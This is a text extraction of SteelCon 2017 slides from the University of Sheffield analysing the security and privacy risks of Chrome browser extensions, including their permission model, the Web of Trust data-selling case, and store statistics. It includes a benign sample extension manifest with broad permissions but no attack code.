The Evil Friend in Your Browser

Achim D. Brucker and Michael Herzberg
{a.brucker, msherzberg1}@sheffield.ac.uk

Software Assurance & Security Research
Department of Computer Science, The University of Sheffield, Sheffield, UK
https://logicalhacking.com/

SteelCon 2017
July 8, 2017 Sheffield, UK

{*LogicalHacking*}.com steelcon The University Of Sheffield.

The Evil Friend in Your Browser

Abstract


On the one hand, browser extensions, e.g., for Chrome, are very useful, as they extend web browsers with additional functionality (e.g., blocking ads). On the other hand, they are the most dangerous code that runs in your browsers: extension can read and modify both the content displayed in the browser. As they also can communicate with any web-site or web-service, they can report both data and metadata to external parties.
The current security model for browser extensions seems to be inadequate for expressing the security or privacy needs of browser users. Consequently, browser extensions are a "juice target" for attackers targeting web users.
We present results of analysing over 2500 browser extensions on how they use the current security model and discuss examples of extensions that are potentially of high risk. Based on the results of our analysis of real world browser extensions as well as our own threat model, we discuss the limitations of the current security model form a user perspective. need of browser users.

Outline

Outline


Browsers are the new operating systems

Browsers are the new operating systems




Browsers are the new operating systems


Browsers are the new operating systems




Browsers are the new operating systems



Browsers are the new operating systems



Browsers are the new operating systems



Protecting Web Users

- HttpOnly
- Same-origin policy
- Content Security Policy (CSP)
- …

Security of web browsers

- The major browser vendors
  - take security seriously
  - investing a lot in making web browsers **secure** and **trustworthy**

Security of web browsers

- The major browser vendors
  - take security seriously
  - investing a lot in making web browsers **secure** and **trustworthy**
- We have a good basis for secure web applications

Security of web browsers

- The major browser vendors
  - take security seriously
  - investing a lot in making web browsers **secure** and **trustworthy**
- We have a good basis for secure web applications,
  until we add extensions:
  - can extend/modify the browser
  - anybody can write/offer them

Security of web browsers


- The major browser vendors
  - take security seriously
  - investing a lot in making web browsers **secure** and **trustworthy**
- We have a good basis for secure web applications,
  until we add extensions:
  - can extend/modify the browser
  - anybody can write/offer them
  - might tear down the defence from **inside**

Outline

1. Motivation
2. What are extensions: user perspective
3. What are extensions: developer perspective
4. Little shop of horrors
5. Outlook


Browser extensions

- Add-ons extending your browser
- Google says:
  - **small** software programs
  - **little to no** user interface




Browser extensions

- Add-ons extending your browser
- Google says:
  - **small** software programs
  - **little to no** user interface




Browser extensions

- Add-ons extending your browser
- Google says:
  - **small** software programs
  - **little to no** user interface
- What we find:
  - **complex** and **large** programs
  - **sophisticated** user interfaces




Browser extensions


- Add-ons extending your browser
- Google says:
  - **small** software programs
  - **little to no** user interface
- What we find:
  - **complex** and **large** programs
  - **sophisticated** user interfaces
- What extension can do:
  - modify the user interface (how your browser behaves)
  - modify web pages (what you see)
  - modify web request (what you enter)




Let's search for a simple calculator




Let's search for a simple calculator




Let's search for a simple calculator




Let’s search for a simple calculator



Let’s search for a simple calculator



Let’s search for a simple calculator



Malicious extensions are a real threat (1/2)

- Web of Trust (WoT) logged all web requests

Malicious extensions are a real threat (1/2)

- Web of Trust (WoT) logged all web requests
- and sold the data to third parties

Malicious extensions are a real threat (1/2)

- Web of Trust (WoT) logged all web requests
- and sold the data to third parties
- A German TV station bought the data

Malicious extensions are a real threat (1/2)


- Web of Trust (WoT) logged all web requests
- and sold the data to third parties
- A German TV station bought the data
- "de-anonymized" it

Malicious extensions are a real threat (1/2)


- Web of Trust (WoT) logged all web requests
- and sold the data to third parties
- A German TV station bought the data
- "de-anonymized" it
- and found critical data, e.g.:
  - tax declaration of a member of the German parliament
  - details about international search warrants
  - …

Malicious extensions are a real threat (2/2)


Malicious extensions are a real threat (2/2)




Malicious extensions are a real threat (2/2)




Malicious extensions are a real threat (2/2)



Malicious extensions are a real threat (2/2)




Malicious extensions are a real threat (2/2)




© 2017 LogicalHacking.com. Public (CC BY-NC-ND 4.0) Page 12 of 31

Malicious extensions are a real threat (2/2)




© 2017 LogicalHacking.com. Public (CC BY-NC-ND 4.0) Page 12 of 31

Malicious extensions are a real threat (2/2)




© 2017 LogicalHacking.com. Public (CC BY-NC-ND 4.0) Page 12 of 31

Malicious extensions are a real threat (2/2)




Malicious extensions are a real threat (2/2)



© 2017 LogicalHacking.com. Public (CC BY-NC-ND 4.0) Page 12 of 31

Outline

The architecture of browser extensions




```
{
 "update_url":
   "https://clients2.google.com/service/update2/crx",
 "name": "Test Extension",
 "version": "0.1",
 "manifest_version": 2,
 "description": "This is a harmless extension...",
 "permissions": ["tabs", "<all_urls>", "webRequest" ],
 "content_scripts": [
     {
         "all_frames": true,
         "js": ["content_script.js"],
         "matches": ["<all_urls>"],
         "run_at": "document_start"
     }
 ],
 "background": {
   "scripts": ["background.js"]
 }
}
```

Security mechanism: Permissions

Background Scripts
Two-dimensional permission system:

- *functional* permissions: *tabs*, *bookmarks*, *webRequest*, *desktopCapture*, ...
- *host* permissions: https://*.google.com, http://www.facebook.com, but also <all_urls> and https://*/*

Host permissions restrict effect of some functional permissions

Content Scripts
Black and white: either injecting script, or not


Outline

Chrome Web Store


- Main way of distributing extensions
- We monitor 125k "additional Chrome features" (ca. 10% got removed during last 5 months)

Wide variety of categories:


productivity	32.29%
fun	15.86%
communication	12.64%
accessibility	10.05%
web_development	9.95%
search_tools	5.87%
shopping	4.83%
news	3.51%
photos	2.10%
blogging	1.86%




Download numbers




Extensions are big






Case one: Read all your history

- Permission: *tabs* or <*all_urls*>, or content script on all sites
- Needed for many simple extensions
- Can monitor your complete history, incl. full urls




Case one: Read all your history

- Permission: *tabs* or <*all_urls*>, or content script on all sites
- Needed for many simple extensions
- Can monitor your complete history, incl. full urls
- 57% of 80.000 extensions



